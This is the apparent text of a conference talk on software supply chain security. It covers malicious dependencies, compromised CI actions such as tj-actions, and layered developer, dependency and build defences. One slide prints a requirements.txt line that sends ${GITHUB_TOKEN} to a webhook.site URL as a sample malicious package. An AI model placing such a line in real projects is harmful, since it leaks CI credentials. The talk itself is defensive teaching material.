Ship Happens: The Stormy Seas of Supply Chain Security

David Archer
Solution Architect, Endor Labs

A bit about me

David - Solution Architect at Endor Labs

- Software engineer for 15 years - I have many security horror stories to tell!
- Worked with AppSec tooling for ~ 7 years
- I still love to “code” 🦾

Sorry about the shipping puns...

Our voyage today


- Why talk about the software supply chain security?
- What is a software supply chain?
- Why are they under attack?
- How software is built
- What can go wrong
- What controls to implement
- Further resources
- Q & A


Before we set sail

```
 ----------------------------------------
/ This talk is not a critique of open-    \
| source software. Most open-source       |
| projects rely on the hard work of       |
| volunteers, whose valuable contributions|
| are often overlooked. The best way to   |
\ help open-source is to fund it!         /
  ----------------------------------------
         \   ^__^
          \  (oo)\_______
             (__)\       )\/\\
                 ||----w |
                 ||     ||
```

Cowsay, courtesy of Tony Monroe

Why a talk about “software supply chain”?





solarwinds

Codecov


XZ

Log4Shell

Progress MOVEit

Kaseya

Not all heroes wear capes



A RANDOM NERD AT MICROSOFT WHO CAN FEEL MILLISECOND DELAYS

XKCD r/ProgrammerHumor

How hard is it to build malware?

1: Build a malicious package

```
cat requirements.txt
https://webhook.site/4eb57270-c4ec-49d2-b133-59e8fcf0fbcb/${GITHUB_TOKEN}
```


2: Trick someone into using it

3: Profit


Note: Also possible via setup.py… You can prevent this nonsense by using --index-url=https://pypi.org/simple!

What is a software supply chain?


“a collection of steps that create, transform, and assess the quality and policy conformance of software artifacts” - NIST



High level: How is software built?



What could go wrong?!




Part 1: Developers

Developers: Why Attackers Target Your Crew

Why?

- Open source has been hugely popular!
- Developers have privileged access to secrets, environments
- Trust in tools / dependencies
- Multiple points of compromise
- Pressure and deadlines
- Amplification of damage



Common Attack Vectors:

- Compromised tools - examples include **XCodeGhost**, **Codecov** and **vsCode extensions**
- Social engineering - examples include **CircleCI, LastPass** and **Uber** breaches
- Malicious code snippets - “friendly” responses on Stack Overflow include malicious packages!
- Malicious dependencies - often containing installation scripts, too many to mention!

Fortifying the Ship: Defenses for Developers

✅ Good (Start Tomorrow!)

- **Security awareness -** *especially* around supply chain security (OWASP)
- **Access control** - Least privilege, MFA, secret vaults, secret scanning
- **Workstation Integrity** - endpoint protection, patching

💪 Better (Proactive Measures)


- **Code reviews** - make sure your PR checklist includes dependency/LLM reviews
- **Commit signing -** sign your code commits for traceability and integrity
- **Secure Configurations** - use global config files to prevent unknown sources or installation scripts

🚀 Best (Strategic Excellence)

- **Ephemeral Environments** - adopt isolated, containerized, or cloud-based IDEs
- **IDE and Plugins** - audit your IDEs and plugins; only use trusted and vetted sources

Part 2: Dependencies

Hidden Cargo: Transitive Dependencies



Your code

Not your code

Also not your code

90% of the typical application's codebase is open source


A median Github project has 11 direct and 150 transitive dependencies

Meet your new crew mates!

“The modern software supply chain is both miraculous and terrifying”

- Seth Michael Larson, core maintainer of urllib3

Visualise



Dependencies you won’t find in your requirements.txt

Drowning in CVEs: Why Keeping Up is So Hard!

Npm install

- **Volume Explosion** - 40k new CVEs in 2024, up 38% YoY 📈
- **Transitive dependencies** - 95% of CVEs are in dependencies of dependencies marking upgrades more difficult
- **Prioritisation is Complex** - CVSS only describes the impact, it doesn't account for the *likelihood of attack*
- **Noise vs Signal** - Not all CVEs pose the same risk, 90% of CVEs are in *unused* parts of the library
- **Breaking Changes** - Test coverage is rarely sufficient to catch issues in the pipeline
- **Patch Fatigue** - Developers are spending more and time on "security fixes" without knowing if the work is valuable

Don't we just bump the versions?

Upgrade

- ✅ Security patches for known CVEs
- ✅ Bug fixes and improvements
- ✅ Access to new features
- ✅ Better community support
- ❌ Risk of breaking changes
- ❌ Increase testing overhead
- ❌ **Undiscovered vulnerabilities**
- ❌ Increased exposure to malware

Don't Upgrade

- ✅ Stability and predictability
- ✅ Less dev/QA time on upgrades
- ❌ Security issues persist (CVEs)
- ❌ Accumulated tech debt

Can automation save us?

ELSEVIER

Journal of Systems and Software

Volume 183, January 2022, 111097

Can we trust tests to automate dependency updates? A case study of Java Projects ☆

Joseph Hejderup, Georgios Gousios

Show more

+ Add to Mendeley Share Cite


https://doi.org/10.1016/j.jss.2021.111097 Get rights and content

Highlights

- Developers perceive tests as unreliable for automated dependency updating.
- Mutation testing reveal gaps in test coverage of dependencies.
- Static analysis can reduce gaps where tests are unable to reach in dependencies.
- Toolmakers should introduce an adequacy score for automated updating.
- Static analysis is useful and improves the reliability of automated updating.

https://www.sciencedirect.com/science/article/pii/S0164121221001941

Iceberg Ahead! Hidden threats in the Supply Chain



See the Risk Explorer and Backstabber's Knife Collection for more!

It's just… everywhere!

LottieFiles
@LottieFiles

Incident Response for Recently Infected Lottie-Player versions 2.05, 2.06, 2.0.7

Comm Date/Time: Oct 31st, 2024 04:00 AM UTC

Incident: On October 30th ~6:20 PM UTC - LottieFiles were notified that our popular open source npm package for the web player @lottiefiles/lottie-player had unauthorized new versions pushed with malicious code. This does not impact our dotlottie player and/or SaaS services. Our incident response plans were activated as a result. We apologize for this inconvenience and are committed to ensuring safety and security of our users, customers, their end-users, developers, and our employees.

Immediate Mitigation Actions
- Published a new safe version (2.0.8)
- Unpublished the compromised package versions from npm
- Removed all access and associated tokens/services accounts of the impacted developer

Impact
- Versions 2.0.5, 2.0.6, 2.0.7 were published directly to npmjs.com over the course of an hour using a compromised access token from a developer with the required privileges.

North Korean Lazarus hackers infect hundreds via npm packages

By Bill Toulas — March 11, 2025 — 04:42 PM — 0

Go Supply Chain Attack: Malicious Package Exploits Go Module Proxy Caching for Persistence

Hackers Hide Malware in Fake DeepSeek PyPI Packages

IAmReboot: Malicious NuGet packages exploit loophole in MSBuild integrations

Revival Hijack supply-chain attack threatens 22,000 PyPI packages


Smooth sailing with shipshape dependencies!

Is it secure?

- Unfixed vulnerabilities
- Potential Malware
- Calls sensitive APIs
- Obfuscated code
- Binaries in the repo

Does it meet your standards?

- Documentation
- Test code in the repo
- Verified commits
- Major releases
- Automated builds



openssf scorecard 9

Is it popular?

- Is it forked
- Stars
- Subscribers
- Dependant projects
- Many downloads

Is it being well maintained?

- Reputable contributors
- Regular commits
- Frequent releases
- Merged PRs
- Issues raised/closed

Smooth Sailing: Shipshape dependencies

✅ Good (Start Tomorrow!)

- **Dependency Visibility -** gain a centralised view of your dependencies and CVEs

💪 Better (Proactive Measures)


- **Dependency Hygiene -** Audit and eliminate unused, under-used, or risky dependencies
- **Code reviews** - incorporate automated dependency scanning for both malware and CVEs in PRs
- **Lock files -** consider lock files (where available) to only install trusted versions

🚀 Best (Strategic Excellence)

- **Risk-based Prioritisation –** Prioritise remediation based on real-world impact and exploit likelihood (e.g. reachability analysis, EPSS, KEV)
- **Health Scoring:** Evaluate dependencies based on their provenance, activity, and community trust
- **Automate upgrades** - automate PRs, ideally when you know they're low risk


Part 3: Source/Build

Securing your bounty




SCM Settings

- Access Control
- Audit Logging
- Security Policies
- Integrations
- Verify organisation



Repo

- Secret scanning
- Multiple (but limited) admins
- Regularly review public repos



Branch

- Branch protection
- Signed commits
- PR Checks
- Forced push restrictions
- Codeowner reviews

👀 Look at the CIS Benchmarks for optimal configuration

Beware: Untrusted tools can sink your ship

build
failed 2 weeks ago in 50s

Search logs

- Run actions/checkout@v4
- Setup JDK 17
- Grant full access to your secrets, code, and cloud environment
- Download dozens of dependencies from random internet strangers
- Running a few random GitHub actions with root access and zero audits
- Running this maven plugin from 2014 that no-one maintains
- Trust a linter that some dude in Birmingham wrote
- Building the binary. Ship it. Sleep well.

A recent example: tj-actions

How It Happened:

- Detected March 14, 2025;
- Attacker compromised @tj-actions-bot PAT → gained write access.
- Pushed orphan commit (almost invisible) with malicious code.
- Rewrote tags to point to the commit, disguised as ”chore(deps): lock file maintenance”.

Attack Mechanism:

- Malicious Node.js script → base64 → Python memdump.py.
- Extracted secrets from runner memory
- Exposed secrets in public logs

Potential Impact:

- Hit 23,000+ repositories
- Leaked secrets enable downstream attacks

Credit: adnanthekhan.com

Anchoring security: critical build controls

✅ Good (Start Tomorrow!)

- **Tool Visibility:** Clearly understand the pipelines, actions and plugins you use
- **Pinned Versions:** Always pin actions (or plugins) to specific version hashes - avoid tags or 'latest'!
- **Scrutinise your Pipelines:** *Especially* for public repositories
- **Branch Protection:** Require reviews for all code changes to ensure no direct commits

💪 Better (Proactive Measures)

- **Plugin Reviews:** Regularly review and audit plugins/actions to maintain trust and security
- **Approved Pipelines:** Define and enforce pre-approved template pipelines
- **Immutable Artifacts:** Ensure build outputs cannot be modified after creation (isolate)

